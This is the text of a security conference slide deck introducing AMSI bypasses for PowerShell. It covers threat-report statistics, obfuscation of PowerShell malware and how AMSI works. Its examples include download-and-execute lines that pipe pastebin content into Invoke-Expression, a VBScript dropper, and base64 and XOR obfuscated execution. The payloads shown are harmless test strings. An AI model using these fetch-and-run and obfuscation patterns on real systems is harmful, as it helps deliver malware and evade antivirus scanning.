Weaponizing AMSI bypasses with PowerShell

a technical journey into compromising Windows

@0xB455

whoami
sebastian-kriesten\0xB455

What my friends think I do

What my mom thinks I do

What society thinks I do


What my wife thinks I do

What I think I do

What I actually do

@0xB455

whoami
sebastian-kriesten\0xB455



Sebastian @0xB455 · 1h

@malwareunicorn talking at #BHEU about why security needs more generalists. Less relying on tools & more understanding for what's happening underneath the hood. That's what I'm striving for since 15 years. Yet I feel like I don't know shit & everyone else is a fucking expert.


Agenda

- Motivation
- Introduction to dynamic scripting malware (PoSH)
- Microsoft AMSI (Antimalware Scan Interface)
- Attackers and defenders perspective on AMSI
  - Bypassing techniques
  - Detecting “bypassing techniques”
  - Avoiding detection (weaponize)
  - Detecting “avoiding techniques”
  - . . .

@0xB455

Motivation


ENISA Threat Landscape Report 2018



- **Continued growth in the usage of open-source malware**[59]. The *"Githubification"*[91] of Infosec gave the opportunity for everyone to access hacking tools and frameworks like Mimikatz[92], Powersploit[93], Metasploit[94], Empire[95], PowerShell[96], PHP webshells[97], etc. Cyber-crime groups as well as cyber espionage groups have been extensively leveraging open source and publicly available tools for their campaigns. The goals of this approach are to make attribution efforts harder and to reduce their toolset development costs. We expect the continued usage and customization of such tools by both cyber espionage and cyber-crime actors.

Motivation

ENISA Threat Landscape Report 2018




- **Fileless attack techniques are the new norm.** Fileless malware techniques operate without placing malicious executables on the file system[77]. Fileless attacks are divided into 4 major techniques[78]: 1) malicious documents (e.g. Microsoft Office with malicious macros, PDF files containing malicious JavaScript and abuse of DDE[79]), 2) malicious scripts (e.g. PowerShell, VBScript, batch files and JavaScript), 3) living-off-the-land techniques (e.g. WMI, LOLBins and LOLScripts[80]) and 4) malicious code in memory (e.g. PowerSploit[93], Doppelgänging[81]). During the reporting period, we have observed increasing fileless attack detections[82] the prevalence of which is so high that 77% of the attacks that successfully compromised organizations utilized fileless techniques[82]. We expect that fileless attack techniques will continue to be used by cyberthreat actors due to their effectiveness in evading detection by organisations' security controls. For more information about fileless attack-vector, please consult chapter 5.4.

@0xB455

Motivation

Symantec Internet Security Threat Report 2018



Emotet continued to aggressively expand its market share in 2018, accounting for 16 percent of financial Trojans, up from 4 percent in 2017. Emotet was also being used to spread Qakbot, which was in 7th place in the financial Trojans list, accounting for 1.8 percent of detections. Both of these threats present further serious challenges for organizations due to their self-propagating functionality.

Use of malicious PowerShell scripts increased by 1,000 percent in 2018, as attackers continued the movement towards living off the land techniques. A common attack scenario uses Office macros to call a PowerShell script, which in turn downloads the malicious payload. Office macro downloaders accounted for the majority of downloader detections, while VBS.Downloader and JS.Downloader threats declined.

In 2018, we also blocked 69 million cryptojacking events—four times as many events as we blocked in 2017. However, cryptojacking activity declined by 52 percent between January and December 2018. This mirrored the decline in cryptocurrency values, albeit at a slower rate. For the first time since 2013, the overall number of ransomware infections fell, dropping by more than 20 percent year-on-year. However, enterprise detections bucked the trend, increasing by 12 percent, demonstrating that ransomware continues to be a problem for enterprises. Fewer new ransomware families emerged in 2018, indicating that ransomware may hold less appeal for cyber criminals than it previously did.

EMOTET

SELF-PROPAGATING EMOTET JUMPS UP TO

16%

FROM 4% in 2017


@0xB455

Introduction to dynamic scripting malware


- Common attack techniques and procedures cover dynamic scripts as execution vector
- Traditional “cat & mouse game” between malware and defenders

@0xB455


Introduction to dynamic scripting malware




```powershell
function Invoke-Malicious
{
    Write-Host 'pwnd!'
}
Invoke-Malicious
```



```powershell
function Invoke-Malicious
{
    Invoke-Expression ("Write-Host 'pw" + "nd!'")
}
Invoke-Malicious
```




```powershell
function Invoke-Malicious
{
    $code = "IABXAHIAaQB0AGUALQBIAG8AcwB0ACAAJwBwAHcAbgBkACEAJwAgAA=="
    $newCode = [System.Text.Encoding]::Unicode.GetString(
        [Convert]::FromBase64String($code))
    Invoke-Expression $newCode
}
Invoke-Malicious
```




```powershell
function Invoke-Malicious
{
    $xorKey = 123

    $code = "LHsJexJ7D3see1Z7M3sUewh7D3tbe1x7C3sMexV7H3tae1x7"
    $bytes = [Convert]::FromBase64String($code)
    $newBytes = foreach($byte in $bytes) { $byte -bxor $xorkey }
    $newCode = [System.Text.Encoding]::Unicode.GetString($newBytes)

    Invoke-Expression $newCode
}
Invoke-Malicious
```

@0xB455


Introduction to dynamic scripting malware



```
 function Invoke-Malicious
{
     $content = Invoke-WebRequest pastebin.com/raw.php?i=0Qj0Qz29

     Invoke-Expression $content
}
 Invoke-Malicious
```



```
' Visual Basic "dropper" - Invoke malicious web content

url = "http://pastebin.com/raw/rrfsPqHs"
set xmlhttp = CreateObject("MSXML2.ServerXMLHTTP")
xmlhttp.open "GET", url, False
xmlhttp.send
eval(xmlhttp.responseText)
```



```
$base64 = "awZ8EmMWc3JjaAdvY2lrBgcbY20aBHBwGgROF3Z6cHJhHmBncn13cmF3HnJ9Z3plemFmYB5ndmBnHnV6f3YSF3sYexk= "
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string

# iex (iwr http://pastebin.com/raw/j67HT1h8)

# X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
# Write-Host X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Introduction to dynamic scripting malware

It’s not just powershell...

NEW CHALLENGER APPROACHING !

Microsoft Antimalware Scan Interface

AMSI Fundamentals

- Windows 10 and above
- Server 2016 and above
- Core aspects:
  - allows applications and services to integrate with any anti-malware product that's present on the machine
  - allows for file and memory or stream scanning
  - improves the analysis and detection of obfuscated code

Source: Microsoft / TrustedSec @hackingdave

AMSI Functionalities

- Memory scanning
- URL and IP analysis
- File inspection
- Dynamic scripting runtime analysis (VBA, PowerShell, Perl, Python, Ruby, …)
- **Strong point:** ability to parse data in raw form / decoded form, without obfuscation





Figure 2. Runtime scanning of macros via AMSI

Source: Microsoft / TrustedSec @hackingdave

@0xB455

AMSI Architecture




Source: https://www.microsoft.com/security/blog/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/

@0xB455


AMSI Functions

- Two primary functions for validation AmsiScanBuffer and AmsiScanString



Functions


Title	Description
AmsiCloseSession	Close a session that was opened by AmsiOpenSession.
AmsiInitialize	Initialize the AMSI API.
AmsiOpenSession	Opens a session within which multiple scan requests can be correlated.
AmsiResultIsMalware	Determines if the result of a scan indicates that the content should be blocked.
AmsiScanBuffer	Scans a buffer-full of content for malware.
AmsiScanString	Scans a string for malware.
AmsiUninitialize	Remove the instance of the AMSI API that was originally opened by AmsiInitialize.



Syntax

C++

```
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```



Syntax

C++


```
HRESULT AmsiScanString(
  HAMSICONTEXT amsiContext,
  LPCWSTR      string,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```

REJECTED

Source: Microsoft

@0xB455


AMSI in action



```
PS C:\Users\demo> Invoke-Expression 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
At line:1 char:1
+ Invoke-Expression 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\demo> iex (iwr http://pastebin.com/raw/JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\demo>
```

@0xB455

AMSI coverage



Win10	Win7	Win8.1	Win8	WinXP	WinVista
60.65%	29.39%	5.22%	2.93%	1.44%	0.31%

Desktop Windows Version Market Share Worldwide - September 2019

Source: https://gs.statcounter.com/os-version-market-share/windows/desktop/worldwide

```
SHALL WE PLAY A GAME?
(Y/N)?
```

